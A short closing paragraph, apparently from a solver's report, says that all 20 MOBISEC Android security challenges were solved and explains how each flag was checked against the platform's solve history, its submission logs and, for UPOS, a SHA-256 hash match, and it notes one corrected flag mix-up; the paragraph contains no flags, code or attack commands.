All 20 MOBISEC challenges have now been solved and confirmed accepted by the live platform. 19 were verified against the platform's own records at the time of the main verification pass: the account's Solves history and, for the challenges that used an APK-analysis submission, the exact server-side Analysis Log text for the specific submission that produced each flag. UPOS was solved by extracting and executing the app's own SHA-256 validation logic against a statically-recovered flag candidate, then submitting that flag to the live flag box, where it was accepted -- giving it both a cryptographic and a platform confirmation. Every flag and code excerpt in this report is either copied verbatim from platform output, read directly from the corresponding project's source files, or (for UPOS) independently verified via cryptographic hash match and platform acceptance -- no flag value here is a guess.

One correction was made during verification: FileHasher's (App Dev 05) flag was previously mis-recorded in an earlier draft as BabyRev's flag by mistake; the correct flag, confirmed from submission #81670's own log, is recorded above.